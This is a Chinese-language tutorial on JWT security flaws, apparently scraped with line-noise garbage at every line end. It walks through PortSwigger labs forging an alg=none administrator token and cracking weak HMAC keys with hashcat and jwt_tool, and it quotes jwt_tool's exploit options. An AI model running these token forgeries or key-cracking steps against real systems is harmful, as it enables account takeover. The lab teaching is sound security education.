; O( G& X3 v0 y$ i, p
2 @& Q. r: W5 `/ V! A0 P6 C6 @& U
# I& \' W, p1 H2 z8 ^" r- C 在JWT的Header中alg的值用于告诉服务器使用哪种算法对令牌进行签名,从而告诉服务器在验证签名时需要使用哪种算法,目前可以选择HS256,即HMAC和SHA256,JWT同时也支持将算法设定为"None",如果"alg"字段设为"None",则标识不签名,这样一来任何token都是有效的,设定该功能的最初目的是为了方便调试,但是若不在生产环境中关闭该功能,攻击者可以通过将alg字段设置为"None"来伪造他们想要的任何token,接着便可以使用伪造的token冒充任意用户登陆网站/ I: C) c7 }) d5 B/ @4 A& s3 U
l! a" Y x9 T6 q' |# P# d" [7 Q
6 t/ {" f. u9 |+ x$ D/ M ; Y/ x( W4 z2 k* Y5 M
{
' n, C6 ]$ c0 i3 F6 H1 H
"alg": "none",
- Y3 n8 y1 f6 o0 D "typ": "JWT"
$ s9 r! r4 c& t, U
}7 |" [0 {' p8 ?4 w; y3 w M
# [+ f: a* u+ P' o. o6 X/ A2 B$ ]
4 u; V8 z1 D1 _, i7 A' N3 d! q2 b7 E
漏洞案例
; C2 E. ~8 h6 B! T
6 w9 s% x/ r. m* d- z0 d" h6 ]4 j7 m! O t8 b- j: x. f: @# \. P
实验靶场:https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-flawed-signature-verification* k: ]' x5 l' }9 u. V1 j2 N' A
' [! w. v+ ^/ i1 H; x+ E- y0 m s- K7 y% L6 z
 ( A9 L0 M5 G0 n* o / q! X/ L# B- ]3 ^4 O+ x P, D3 [
* i6 t! j) }0 [/ H; B$ y8 U 实验流程:
" L. P9 ^2 z: Q& WStep 1:点击上方的"Access the lab"访问靶场环境
1 O- }" Y: S- U0 |3 T9 W6 uhttps://0a9c00a8030ba77784d7b92d ... curity-academy.net/
! \) L: U8 z2 N4 b( X* N' V4 v/ \
0 r: x5 k2 I. } \
9 p# V* Y3 S6 I7 \3 K ' p m. Z, q$ Y4 D6 \
5 Q2 ~: R& V7 B' g8 |, _* }$ [! N. Q# m5 {/ W
Step 2:使用账户密码进行登录8 U* }5 b0 w9 m9 P) ?3 B6 R( M
* b p4 ~3 Z- w# O- R: D! U0 ` A" l' D! [
5 k: u* B- X9 l7 Q R1 ^% g wiener:peter
) H9 a) S f+ T9 j: \3 m4 } 8 K7 Q" {& l& w' X8 N8 o# w1 o
3 K" l9 F! F* i" T, ^- j/ v' F+ c6 p
+ Q5 ~; e% N& H) _; f% s4 B
' ^8 N3 ?5 U7 k; f. S
# y5 a# s" x7 @$ D2 [4 U% N6 x. C4 j! w- u
Step 3:登录之后可以看到如下界面
/ j% Q2 g+ X3 ~& q8 R
! V+ Y3 t1 T# O* ^; x0 V* [/ R, M! R% t
( q8 x5 D- v) i
a( Q, U7 a @( Y9 W6 n
0 P, L: Y/ _" _+ E/ }- ` Step 4:捕获到的数据报信息如下所示
$ z, ~3 w0 J) ~3 f+ m* |5 N" ^ + ?; B: D" I- G; `) `. y
1 K8 G% G6 K$ S- I Z
" v5 e S* {8 y9 E1 J4 w3 p : d ^& ?9 ?: U& ?: F
- A. {& f0 p0 k- R3 A
截取JWT的第二部分对其进行base64解码:
6 X" }" h( l5 q. Z8 ~
# w2 B! A6 |& T
. e v+ t. E+ O* J: G" \
. m9 f \7 R. t. R) [" C eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY4Nzc5MzQ5M30
q* X) R6 H; ^5 C
$ e" K8 j' U9 v2 d/ k0 T" Y" Y* o* b
; ?1 V. U2 l. |8 e* V. A3 o i* [
- _" ]- |& y. q$ z% p) d) g3 p3 Q % a. `) X* O) _ k8 r. E" H
& w1 Q7 x: h$ m/ H+ C' w- u* ]3 f9 ?% e0 I; i9 F
将上述的sub字段值更改为"administrator") {: L) ^" B8 X1 V9 Y9 A/ M
) ~" p/ P) s& }) {0 r; H
6 F S( n0 r3 N+ y
8 _6 v" N" b) e8 _2 ]* B* b' {1 M
eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6ImFkbWluaXN0cmF0b3IiLCJleHAiOjE2ODc3OTM0OTN9
; E5 ?+ {; ]) p! v/ h( G; X8 G/ u " d8 N( p) V4 ?5 Q* q1 w
1 V. }6 I! d% D5 ~4 d6 J4 \
9 F o i1 U# }% J/ g, s# |& F & T: w( Y3 | A, g1 }. P
. m R, v" w/ Z9 f+ u& K) y. M+ \ U* Y& X @& ?5 p# L0 p
Step 4:在使用wiener用户的凭据访问/admin是会提示401 Unauthorized
0 w6 w4 w# j3 i5 [
9 |/ R& ]& h+ _8 ^- g) s( y% Y2 H9 E, t* P! Q
7 L3 d7 ]# L& n$ p # k1 p- u/ W$ ]8 ~$ ]
! t& P: o$ X' H" x( @ Step 5:将第一步分的alg参数改为none
4 M* ?: d) k4 E/ Z
9 x D) n/ V3 [4 c) `' L6 l7 k0 t, N2 I6 i+ l- G7 _% q5 S
" A' y0 O* _+ C4 g& ? eyJraWQiOiIyNmNlNGNmMi0wYjFhLTQzZTUtOWYzNy1kOTA2ZjkxZmY2MzkiLCJhbGciOiJSUzI1NiJ97 i/ ~( q- x K) @. [3 j
/ S# @: f t7 j$ D) o2 m O" K
4 t) P. x3 ^: A, z9 B- C, b
$ H4 Z+ R8 `/ H, m5 G6 u4 A
/ \1 h! y+ ?' t" s 0 l" `6 h3 x! r8 t5 O, p! H
0 R6 o. {2 _( F3 {
更改之后的header部分:6 u% Q7 ?6 R x# M/ b5 | a
3 i. v8 K+ ~, p" A% x
8 x+ H; J% e0 `. I, Z # D7 X. E8 p% U% e4 _2 I
eyJraWQiOiIyNmNlNGNmMi0wYjFhLTQzZTUtOWYzNy1kOTA2ZjkxZmY2MzkiLCJhbGciOiJub25lIn0=
2 B( p0 [/ Z/ }( ? & H( k" i' E. x0 m
. _, E; y7 ]$ c2 y. S
! ^+ N5 M7 H8 i/ _7 }, g; \ & h2 K/ X6 {9 G: M- X& v, j
9 `) a$ o4 z( ~& p( D
1 J( A( A) |% n% D" X# N# W 替换JWT Token中的第二部分为之前我们构造的信息,同时移除签名部分,再次请求数据获取到敏感数据链接- v5 a% g# F7 m# q
* L. V, W, w9 R& J1 `7 n/ J7 t2 e7 s- ? e
6 Y2 g7 ^# i% n/ e: n8 H% T5 X
, E o, T8 l& D) H2 q
( J) y9 n+ Z" A# f' K 调用敏感链接移除用户信息,完成解题操作:4 j! |6 J; C. _ o! U+ }, Y/ z
, m+ ~. n/ s% r" b
9 R( `4 l! g3 ~
3 s0 l( }% K6 e0 V$ z3 m( f " m9 N1 V( `& J2 o' Z
9 v) G: R. x( P! K* G0 p " L2 t, V) { q" e
6 L6 x" H7 R4 H( d$ ]9 \! @$ G. N2 x7 Q
密钥暴力猜解
! A" ^" i/ e/ _3 f # r _# g: S$ d( I
) L3 ?5 M4 K) H( g2 Y% ]) m1 y4 l 密钥介绍 V- c8 Q0 }3 L! Y# J/ p
2 C% J$ v6 Q; S2 ] k% p7 _, z8 H, A o; U" |
在JT中密钥用于生成和验证签名,因此密钥的安全性对JWT的安全性至关重要,一般来说JWT有以下两种类型的密钥:
) I) }% i' z, T
3 `7 T/ P; ~! Z3 I V- X: x
" w9 Y& @ o. h) n# j -
3 C- F- A( T5 ~' }& y 对称密钥:对称密钥是一种使用相同的密钥进行加密和解密的加密算法,在JWT中使用对称密钥来生成和验证签名,因此密钥必须保密,只有发送方和接收方知道,由于对称密钥的安全性取决于密钥的保密性,因此需要采取一些措施来保护它
* t" R4 x2 H2 d$ y% d
8 m. F! j8 q+ w! O) j -
; _6 Q7 ^$ y8 O' Z# D, s f 非对称密钥:非对称密钥使用公钥和私钥来加密和解密数据,在JWT中使用私钥生成签名,而使用公钥验证签名,由于公钥可以公开,因此非对称密钥通常用于验证方的身份9 M' J D* ^! r9 x' D# t* m
: z, Z2 x1 f% l) W8 h B
1 K1 C0 J- R9 T/ Y( }) `( K
+ ]- O/ Q5 ^$ D: o" P6 B
下面是一个使用JWT和对称密钥的JAVA示例代码:! @4 o5 r8 t& T% N& w8 J, C
2 }# L4 U* b; R9 Y+ z! h
5 C f5 [3 r% G& d
S5 j6 w/ R, p import io.jsonwebtoken.Jwts;
% f# k( |% S% x* K( l/ `, W
import io.jsonwebtoken.SignatureAlgorithm;
1 R7 R3 K+ F$ k) Q- U4 X) m5 z$ u: kimport java.util.Date;
m3 E; p" R1 ~# B1 t+ V/ L
, R, x9 b) u1 u/ l% }& w
public class JWTExample {
+ U: H- z* y% M8 Z1 M5 ~ private static final String SECRET_KEY = "mysecretkey"; // 设置密钥
$ K5 N m! g! r: S1 r0 [$ C; f
4 Z. H% U8 v9 s. h7 S7 |# e/ B5 P public static void main(String[] args) {
, P+ N ^: X& z# Y" |; p$ R
String token = createJWT("123456"); // 生成JWT
+ }8 z% @: @2 u4 x' t2 O* K4 a" f& ]+ }+ E
System.out.println(token);
- U+ P9 H( F- {! J* F+ O
String result = parseJWT(token); // 验证JWT
5 n6 Z4 Z) g" ^$ ~# T4 Z System.out.println(result);
' k9 \3 o- y) V$ T. y; w
}
, |1 A" L7 M# p3 K/ s
" | Z, D/ |; i% p# k) U public static String createJWT(String id) {
, @2 ^5 N( O" v+ V% k // 设置JWT过期时间为1小时
3 M, e1 L. Y" C9 ?3 Q long nowMillis = System.currentTimeMillis();
- ^! {5 E6 C9 r" [ Date now = new Date(nowMillis);
4 J i+ ~/ ]* z2 |5 g
long expMillis = nowMillis + 3600000; // 1小时
5 b' N+ ~# w8 |$ J Date exp = new Date(expMillis);
& B7 t c; M; N" {7 C9 D/ S
, G# l! T) g$ D! m // 生成JWT
' ^) v6 @* R6 ? k8 y, m
String token = Jwts.builder()
/ j3 r! K e- Y) |6 h .setId(id)
5 q" W# S5 }) f6 M .setIssuer("issuer")
- ^' F8 l& L4 ~' }
.setSubject("subject")
+ K! @: u% s D% M+ x- w9 A3 ~5 h .setIssuedAt(now)
, w- i( J. b X M# c. L; N .setExpiration(exp)
; \! j9 @' O( w6 U; b. g% N
.signWith(SignatureAlgorithm.HS256, SECRET_KEY)
5 w4 A" s& `+ l; m
.compact();
2 @! L9 d. V0 a
return token;
5 U4 {* C; h# E! N0 U& y2 T0 Z; m
}
9 a X0 P( k7 T; T& [/ L
3 s) F0 [' x g
public static String parseJWT(String token) {
* j% T' v( {8 E, ^& W! s
// 验证JWT是否合法
]% d8 e1 S x6 X2 w3 i( r String result = "";
* O6 q8 h) l% N- O
try {
3 p: i1 ~" y4 n result = Jwts.parser()
: N2 W+ \9 y& U4 W. t$ H
.setSigningKey(SECRET_KEY)
* M5 U3 u7 t; F8 S C
.parseClaimsJws(token)
" Z+ F6 u- t: T' t1 S .getBody()
2 g6 i# h$ e$ e2 M7 P
.getId();
; C2 J' q8 x N7 W: A } catch (Exception e) {
+ n1 Y9 ^- a1 |1 i" T e.printStackTrace();
# U; @7 W& P& @" j6 x; E
}
& A u* H; R7 \ return result;
9 a9 i1 q* J$ r1 g$ Q) A* v }
! s5 W4 f% K; _% H$ @' s' }* Q}: R3 v( k; M5 ]" [6 I
2 y C; R1 M3 s& ^5 T9 E! j
% a2 _2 w' ?5 \& J+ y# X
( g, W1 g1 ?, D2 W+ B! ]7 e' Y, Y 下面是一个使用JWT和非对称密钥的Java示例代码,代码中使用了RSA算法生成非对称密钥对:
' q& N5 s9 c6 ~' p2 g 1 U0 l' b/ y5 F, q4 Y0 G7 X$ C
: f: _/ }; O% b8 P2 e 7 ?3 M& H. p: e; u) ^' i9 T& g
import io.jsonwebtoken.Claims;
2 }$ B# k7 Y; M6 jimport io.jsonwebtoken.Jwts;
" b7 _7 ?* ] L- a$ Z% ^
import io.jsonwebtoken.SignatureAlgorithm;
! @, W: ?/ q4 I* p/ m7 O7 c
import io.jsonwebtoken.security.Keys;
6 Y Y) h3 l& Q1 c& ^1 `import java.security.KeyPair;
8 G2 {5 j9 Q$ E+ v
import java.security.KeyPairGenerator;
; Z6 t9 m5 g1 B4 c8 P8 gimport java.security.NoSuchAlgorithmException;
/ [8 f3 V8 b, P& w/ k0 D' H" P
import java.security.PrivateKey;
/ v( x0 H& k0 @! pimport java.security.PublicKey;
0 p( `/ m) x# [, ]* W: G
import java.util.Date;
! ^# M9 ?1 G# {9 g, }
$ f1 n9 C% r9 Y9 X0 q" ^public class JWTExample {
/ _8 Y V3 B4 B/ t+ e6 O1 A8 q
private static final String ISSUER = "example.com";
- H& ~9 F, A- N; y private static final String SUBJECT = "user@example.com";
/ K1 _9 p" `+ b8 ^
6 n( o& f3 P6 K4 s4 T public static void main(String[] args) throws Exception {
' _( u1 U% @ h) L5 O, Z; X8 E0 H KeyPair keyPair = generateKeyPair();
6 w8 _. K% l5 V c& z8 x. I4 J0 r7 X
- x; G# H' {0 f$ y) b1 z
String token = createJWT(ISSUER, SUBJECT, keyPair.getPrivate());
# I/ j" c; o7 [: V/ d System.out.println(token);
& t: U! x6 q: M: J9 w
9 x$ h6 d# d' F$ m1 r
Claims claims = parseJWT(token, keyPair.getPublic());
* }8 A" h, {& A' s# c( r4 ^# L* M4 c/ C System.out.println(claims.getIssuer());
; h2 m* e# |1 a7 v% T: x System.out.println(claims.getSubject());
$ P. D( {) f/ E/ Y. \ }
: o. b- W/ a- s' L& E
, b. D! O5 _' |3 l& k public static String createJWT(String issuer, String subject, PrivateKey privateKey) {
" c5 a8 ~+ m5 ]. q9 B/ ?! @ Y( y Date now = new Date();
3 }1 b: E$ |8 e+ @+ ]1 |6 ]
Date expiration = new Date(now.getTime() + 3600 * 1000); // 1 hour
: v: D" {, k* {
4 u4 u1 D# \; T return Jwts.builder()
+ v( g m7 K4 X: |: n .setIssuer(issuer)
* g5 b0 ^% {: E1 H ` Q
.setSubject(subject)
8 X% o1 C3 z/ ~+ A q$ h3 U .setIssuedAt(now)
, V0 t- w0 Z& `7 s2 g9 d .setExpiration(expiration)
: K, e1 o* ?' c p e .signWith(privateKey, SignatureAlgorithm.RS256)
) @3 ^3 P! B F# u& F1 `# r; f .compact();
( L3 d }2 j0 d) y+ G
}
2 v" c$ p4 @& R2 p
+ D' E+ V/ t2 ]- d1 s8 c- a
public static Claims parseJWT(String token, PublicKey publicKey) {
E7 g" a1 b$ ?; q5 u return Jwts.parserBuilder()
$ S3 k% z6 ~0 A6 e' D$ r* m6 h .setSigningKey(publicKey)
. u4 q* L1 ~2 Z' T0 R .build()
5 N; e) \3 p! ]& u0 o0 P0 J .parseClaimsJws(token)
" a1 E3 _. y$ [3 {& p. l! I) A/ }9 H .getBody();
, ^% A( K" L7 x0 l/ v
}
# z6 {" C! J3 j% H, M* {
+ r# Y4 J$ M3 H4 ^3 K public static KeyPair generateKeyPair() throws NoSuchAlgorithmException {
' B2 E. a9 V9 G! e KeyPairGenerator generator = KeyPairGenerator.getInstance("RSA");
9 q/ M e5 i1 w. H A% H# a
generator.initialize(2048);
0 S1 e- C6 ?, A/ N2 {" o0 t! O return generator.generateKeyPair();
, B1 ~, r0 q* x4 m( l }
1 S( \# p+ @' N+ S/ ~' M+ S}
7 Q4 _! b3 z) A$ J. D6 B
& c0 S# w9 a* W. y$ K: M
/ x/ B+ J0 A! [0 R' q' A4 d- ^/ t( d9 A& F
在这个示例中我们使用了Java中的KeyPairGenerator类来生成一个2048位的RSA密钥对,然后使用私钥生成JWT,使用公钥验证JWT,在创建JWT时我们设置了JWT的颁发者、主题、签发时间和过期时间并使用signWith()方法和SignatureAlgorithm.RS256算法使用私钥进行签名,在验证JWT时我们使用公钥来解析JWT并获取声明的内容,在实际的研发编码中我们一方面要妥善保管密钥,另一方面需要使用较为复杂难以被猜解的密钥作为密钥首选,例如:随机字母+数字的32位长度组合
' i0 m( Z9 i# F5 { 9 u7 v2 u* n8 ]8 v
/ |" H% y9 W( B7 {: q* ]
漏洞案例
8 L6 Z: n8 v& R
# }- F$ S g2 u0 _, M8 ~. e: O
: u% b# |6 Z$ \0 c6 R9 q 在实现JWT应用程序时,开发人员有时会犯一些错误,比如:忘记更改默认密码或占位符密码,他们甚至可能复制并粘贴他们在网上找到的代码片段然后忘记更改作为示例提供的硬编码秘密,在这种情况下攻击者使用众所周知的秘密的单词列表来暴力破解服务器的秘密是很容易的,下面是一个公开已知密钥列表:
/ K8 Q8 d. W5 S% Z* c
https://github.com/wallarm/jwt-s ... er/jwt.secrets.list2 I6 M1 t# k+ [ k) R- [
8 R9 `9 s: n5 x% j3 [" s! |: {7 @1 B0 c4 T9 M5 ]- W$ A
& \, j! t, C p6 R
5 M) B- n! g& {% S4 j( ]) m4 v2 g8 F3 f. a, s
在这里我们也建议使用hashcat来强力破解密钥,您可以手动安装hashcat,也可以在Kali Linux上使用预先安装好的hashcat,您只需要一个来自目标服务器的有效的、签名的JWT和一个众所周知的秘密的单词表然后就可以运行以下命令,将JWT和单词列表作为参数传入:+ \0 ^: C: x1 _% r# c8 E) r. ~9 K
" i& Y5 r) u" ?( b. i: S# m$ U' |6 k3 V3 x) o
3 G; }* E# E4 ]+ ]6 l- W
hashcat -a 0 -m 16500 <jwt> <wordlist>- B- Y% G- W% }; x
6 b. O" v! E; T 9 p) q5 N1 O B* O9 G8 l( F
8 ]1 e$ U3 b* e6 ~ Hashcat会使用单词列表中的每个密钥对来自JWT的报头和有效载荷进行签名,然后将结果签名与来自服务器的原始签名进行比较,如果有任何签名匹配,hashcat将按照以下格式输出识别出的秘密以及其他各种详细信息,由于hashcat在本地机器上运行不依赖于向服务器发送请求,所以这个过程非常快,即使使用一个巨大的单词表一旦您确定了密钥,您就可以使用它为任何JWT报头和有效载荷生成有效的签名 d2 ?$ j6 N0 T8 c+ b2 D2 a2 Y
( D# h9 F. ]. t) @
1 B# w4 r- c! C) X6 {% C
! K2 s* f- n9 P+ f! ^ <jwt>:<identified-secret>
+ v6 G+ k+ l7 G/ o# I! V 8 p+ F; J. C4 m) H0 W
( \; g0 T7 y( O4 x# z K# h, n x: N( p, d Q* m2 ^
靶场地址:https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-weak-signing-key
$ y b8 }- {3 N0 u9 p+ S+ e3 P
4 \, {0 U7 s5 u8 y7 P9 l" r% K, ^, n" o- a1 V, r' Y: v
" P, G% d" x1 G+ m- t8 u9 a& s; J
4 F# w" z: ~5 @9 q' z
1 |, T1 f/ a, W 实验步骤:
! w! ~% C/ u% K% \6 fStep 1:点击上述"Access the lab"进入到靶场环境* [1 l: ^/ R2 `0 i- ~
: j, ]$ Z/ U6 I% A: r0 v% X8 K
+ }* J. d; O U3 I# P; E
) ?6 {; j9 O6 c! u" O" V # P% z# r; p4 w# B
; G% G& k* G) y0 q
Step 2:使用以下账户进行登录操作1 \& A: p7 c! [* {
) s. F' r6 O' Y/ f. P4 D
1 i/ o8 r4 u" D7 i% Z
4 r2 K0 ^! `$ L6 T' o# @ wiener:peter
, } w1 O9 G6 `+ _ n/ ~ 9 r C! |! V* t% {' B2 b
4 _ `" M* K4 _" _) g9 p/ C! A
# `1 |3 n% y& u2 D) P ' h& S8 c+ ?9 |: b" R3 {
v7 y6 r0 L: U' ]" @, Q
0 L7 X8 g6 B0 i) e |2 c Step 3:捕获到如下有效的JWT凭据信息
2 V0 K# \ z, c( _) \ G
D) y! t- R% H0 k6 @; \' i0 m( h, _9 e/ m
$ r t6 H" R }: I; M9 y eyJraWQiOiI4M2RhOGNjMi1hZmZiLTRmZGMtYWMwYS1iMWNmMTBkNjkyZGYiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY4Nzc5NjQwMn0.IhZV-7RHTpEcQvkcZOA3knCYmQD0YUg-NFMj9fWSFjw' B9 e* _: h; C5 h* P4 c8 d3 X. F
1 v& ?. o. g6 m4 H9 O! N
0 S6 O4 n7 p! m' w9 `+ E
7 a2 j7 T& R, o) z6 f
; ]" G! E" Z, N4 U2 S
$ P8 |" |: _4 B( p6 {3 x) ]# H' b" S0 }& x1 k
5 r! n' x' m+ ^, s, `5 B1 g
/ G5 [! y9 u1 o( ^1 [9 D
3 E0 e1 M4 ~. ^2 L! V Step 5:使用字典进行暴力猜解操作" G1 j! \7 t A, K1 i
( R' Z0 a3 t7 j D5 a
8 q" A% [) C ^
方式一:HashCat
! \8 N4 R/ j% l, s项目地址:https://github.com/hashcat/hashcat
5 ?$ X$ R% x' y L3 V
项目使用:
3 b. o/ q; h; n# V2 }
* R( {; \$ z0 X9 A& N4 W- k4 l, M6 `9 V' `# y$ ]% S
# n7 G; v3 A# ^; |$ ?# o
#命令格式:
/ S8 L' j, j8 R. n( B. g
hashcat -a 0 -m 16500 <jwt> <wordlist>
1 H; [: \1 _" j& L8 G. w# x
1 |" R: t3 A8 Q$ M6 L#执行示例:
8 A: u! S* }1 ?+ {
hashcat -m 16500 jwt.txt -a 0 secrets.txt --force
7 ^3 ]# _- {* k% e & v6 ]7 R' J% a; R* V
2 ~5 M; D* O! c6 P" `
0 t% j7 _+ w' k2 v
" n1 ?/ `6 D: o6 v# l% @
+ ~ [1 \6 [. l( @3 M
' c; C* p/ p6 y6 ~; O 方式二:jwt_tool
4 e& u5 a; o7 E
项目地址:https://github.com/ticarpi/jwt_tool
) D; v; w8 ]. I; X1 Q项目介绍:此项目主要用于JWT安全脆弱性评估,目前支持如下几种安全评估测试
" l6 C' q1 x: q; V1 E% U
, w7 Y# f- |6 D2 [) ]9 h" g7 ]; H* U0 ~' ^/ O' l
-
$ M4 |! U r- @; V, c (CVE-2015-2951) The alg=none signature-bypass vulnerability* d$ E. @: H" j7 h6 j0 y& p
1 W8 ]1 u2 T1 o
- 2 J& x6 H; ^' ?% C/ M
(CVE-2016-10555) The RS/HS256 public key mismatch vulnerability
& N- R9 ^6 y3 f
1 a' A& z5 r @, f1 W& p* D
-
, O8 X: k5 A! c" [9 B (CVE-2018-0114) Key injection vulnerability- B$ D/ h! H7 F8 a
1 [; ?) n; x+ B
-
+ _ q% D7 E; o1 t" {' B (CVE-2019-20933/CVE-2020-28637) Blank password vulnerability
) T2 ?5 y; \% L7 W+ |! g
+ b8 E" H; y( J, v; P; x- n - * M s) f: ^8 L8 g
(CVE-2020-28042) Null signature vulnerability
2 ]( N& w& }0 f, `8 k% c
8 G9 F7 e2 V, v% p
8 l9 e# H5 e) S, \6 M4 Y$ |1 m. d' s; W* \# c3 @7 @( `
$ j* S* z) G- w! c# B
* Y6 b5 b6 B" a/ x1 V: ~; q; G
6 j2 V! z) G1 e4 Z9 v2 G Step 1:克隆项目到本地( O y4 Y* N# Y: Y9 X
1 |: b: c, |& d' Z7 Y1 N \
9 L8 j0 ?* G1 X7 t0 U / a2 h9 g2 S( X6 m
https://github.com/ticarpi/jwt_tool
' s; |+ Y& `; m* V( o5 Q + T. a1 C. z' ~7 J5 a
2 E0 |4 W% }3 ]- g! s, M- S# K
) T! J( o+ z1 y* [* S) _; K 6 L, E" n9 ]+ k9 [3 H4 ?
8 N1 j7 b- v8 Y
3 z; r8 ?( ^5 V2 y
Step 2:安装依赖库5 q% L D" {% C. d5 @
( u4 B% i( @, T$ f) T
% q2 p5 r3 s5 }# x# B : ~4 J. H4 {# @9 |
pip3 install pycryptodomex: s. {) y. N& P
. {5 p. s _2 L1 S8 ~( [
" x9 ?8 L8 ~5 i# g1 s& P$ }8 b% z/ `! K$ @; Y0 l6 f
Step 3:运行jwt_tool并查看用法信息
% o; l, x% J8 a. q4 S3 f & {) a* ?' ?& D6 y
g( m: T E" P
t2 A7 r' F- v& b/ {6 F
python3 jwt_tool.py -h
: }: h/ U% r- K8 K, q1 _
. g4 G6 n) W7 G& L2 W
7 O2 r- o" e# m7 k9 V
' ]9 N9 @/ b* j2 z1 I5 |$ e
h j. I I( C0 R4 P 7 ? l* B0 G. d" e3 L' L2 E
. N3 x2 w4 D% ]5 ?# M
, s* V: Y0 W8 }2 y* v& c usage: jwt_tool.py [-h] [-b] [-t TARGETURL] [-rc COOKIES] [-rh HEADERS] [-pd POSTDATA] [-cv CANARYVALUE] [-np] [-nr] [-M MODE] [-X EXPLOIT] [-ju JWKSURL] [-S SIGN] [-pr PRIVKEY] [-T] [-I] [-hc HEADERCLAIM] [-pc PAYLOADCLAIM] [-hv HEADERVALUE]
; |4 O$ {* Q9 O! {( e1 V4 N
[-pv PAYLOADVALUE] [-C] [-d DICT] [-p PASSWORD] [-kf KEYFILE] [-V] [-pk PUBKEY] [-jw JWKSFILE] [-Q QUERY] [-v]
5 |9 e% t z: k1 p0 e/ ~
[jwt]
( n8 t3 x8 X' H, _5 Q& Z* O4 _4 I
( D2 t; V- O: F, G6 n: Rpositional arguments:
I* A3 W! F z1 D/ s9 a jwt the JWT to tinker with (no need to specify if in header/cookies)
, R, A2 {) |1 h7 }5 i( c# \
3 W, S Q: [" Q9 I* Y! G3 B. `
options:
+ A ^# B; A; H8 v" g6 d7 g- m
-h, --help show this help message and exit
9 G5 @& y" S+ u3 N( R0 [$ P$ t -b, --bare return TOKENS ONLY
: z2 y% j; h' X; ^( Q -t TARGETURL, --targeturl TARGETURL
' v' ^! J' e, h) q2 U
URL to send HTTP request to with new JWT
) I- p u0 ?. F5 H) f" d3 v
-rc COOKIES, --cookies COOKIES
3 N; C& f! _, S+ p/ k0 v0 S: W request cookies to send with the forged HTTP request
" g1 g9 N* y( t" c5 x5 x1 r
-rh HEADERS, --headers HEADERS
5 ~: K" _' E) K. O. B
request headers to send with the forged HTTP request (can be used multiple times for additional headers)
% U! k3 l9 U2 {
-pd POSTDATA, --postdata POSTDATA
5 i& ]% K6 U( Q- p0 ~ text string that contains all the data to be sent in a POST request
( }6 D( C" Z( \! } -cv CANARYVALUE, --canaryvalue CANARYVALUE
( \7 _% B. y7 n7 r S9 R ~ text string that appears in response for valid token (e.g. "Welcome, ticarpi")
- V/ I+ A. ]+ T# E -np, --noproxy disable proxy for current request (change in jwtconf.ini if permanent)
- Y/ B. P, [5 j- o! v -nr, --noredir disable redirects for current request (change in jwtconf.ini if permanent)
# b' I. G7 [! ?0 g Z9 K1 q; R
-M MODE, --mode MODE Scanning mode:
, c/ l" n$ H& a7 L: N* A pb = playbook audit
9 \6 q( m9 m6 N h& V er = fuzz existing claims to force errors
4 \9 ]) k! G/ z8 K b cc = fuzz common claims
* `; G# G) z, @1 a$ T$ c( f
at - All Tests!
( n9 O' j8 k+ \% ? -X EXPLOIT, --exploit EXPLOIT
' D0 f8 V; F- s2 \! ^# ? eXploit known vulnerabilities:
3 C" ~# s# M8 Q+ s( }1 Q1 u. A a = alg:none
5 G8 H& m k) D: q
n = null signature
6 I, c1 R6 n2 O$ ]
b = blank password accepted in signature
4 l) F* I$ {5 u
s = spoof JWKS (specify JWKS URL with -ju, or set in jwtconf.ini to automate this attack)
* x6 }# I% V) ]/ ]6 b+ ?; X% v k = key confusion (specify public key with -pk)
$ A9 P4 e& ] n
i = inject inline JWKS
9 C/ e$ G% C. ?. P* K. A -ju JWKSURL, --jwksurl JWKSURL
- v s- e# E6 R& ^! D0 E
URL location where you can host a spoofed JWKS
2 B( P' E) k) [( Z% R- u -S SIGN, --sign SIGN sign the resulting token:
& ~, R0 |) e# V hs256/hs384/hs512 = HMAC-SHA signing (specify a secret with -k/-p)
2 g- M" V) I8 J, b: f5 l" W rs256/rs384/hs512 = RSA signing (specify an RSA private key with -pr)
! J* _8 N! j' U6 h- \
es256/es384/es512 = Elliptic Curve signing (specify an EC private key with -pr)
u+ g ?# k0 u3 X! B- N
ps256/ps384/ps512 = PSS-RSA signing (specify an RSA private key with -pr)
" Y% }5 W& P1 p0 @) B, O -pr PRIVKEY, --privkey PRIVKEY
3 b) h5 f( p2 t' P7 ~* y/ p! W Private Key for Asymmetric crypto
" Q* I7 T- E; c8 G -T, --tamper tamper with the JWT contents
d$ s/ _) W# L. I& r) M (set signing options with -S or use exploits with -X)
( m0 f9 s, b- A5 j -I, --injectclaims inject new claims and update existing claims with new values
) S; C A$ P" W1 i
(set signing options with -S or use exploits with -X)
6 N- T# x2 S5 V- U! H
(set target claim with -hc/-pc and injection values/lists with -hv/-pv
" l+ y0 [7 R7 v/ U% X5 t
-hc HEADERCLAIM, --headerclaim HEADERCLAIM
1 Q4 }* S# {& W8 B6 ]5 M) } Header claim to tamper with
3 u& U4 N' K! f7 w, ?2 y& s" b
-pc PAYLOADCLAIM, --payloadclaim PAYLOADCLAIM
$ p# z, m! c; \1 [
Payload claim to tamper with
' K" m1 u; X' d
-hv HEADERVALUE, --headervalue HEADERVALUE
; x1 u! v* d, V; ~" a! C2 W
Value (or file containing values) to inject into tampered header claim
2 `2 X) i/ G5 b8 J8 X
-pv PAYLOADVALUE, --payloadvalue PAYLOADVALUE
' `2 V! @4 o+ `' ^: _& w) \
Value (or file containing values) to inject into tampered payload claim
8 ]$ R/ W3 \- E* t8 m3 L
-C, --crack crack key for an HMAC-SHA token
. a6 q3 ]9 V' J& l4 E! M! w (specify -d/-p/-kf)
8 y! n4 z7 `5 t% K/ r+ w -d DICT, --dict DICT dictionary file for cracking
: _% V4 @1 v6 K7 l( \" o+ M5 [8 a1 A -p PASSWORD, --password PASSWORD
" M% q% r7 j3 t
password for cracking
2 u; x; A) Q& W8 o, @9 h
-kf KEYFILE, --keyfile KEYFILE
4 {/ p6 X* X0 P, B X& O8 A keyfile for cracking (when signed with 'kid' attacks)
( g' R- R) g" s2 P6 P8 n% P
-V, --verify verify the RSA signature against a Public Key
& I: @5 D1 ~$ d8 ~/ Q* g4 e (specify -pk/-jw)
, ?6 I$ ?* S5 \5 Z5 J: W* C
-pk PUBKEY, --pubkey PUBKEY
5 @. L9 i0 O" y' C F: R, q/ `/ x
Public Key for Asymmetric crypto
' @" H* |" N9 R, r2 ?3 Q, ~
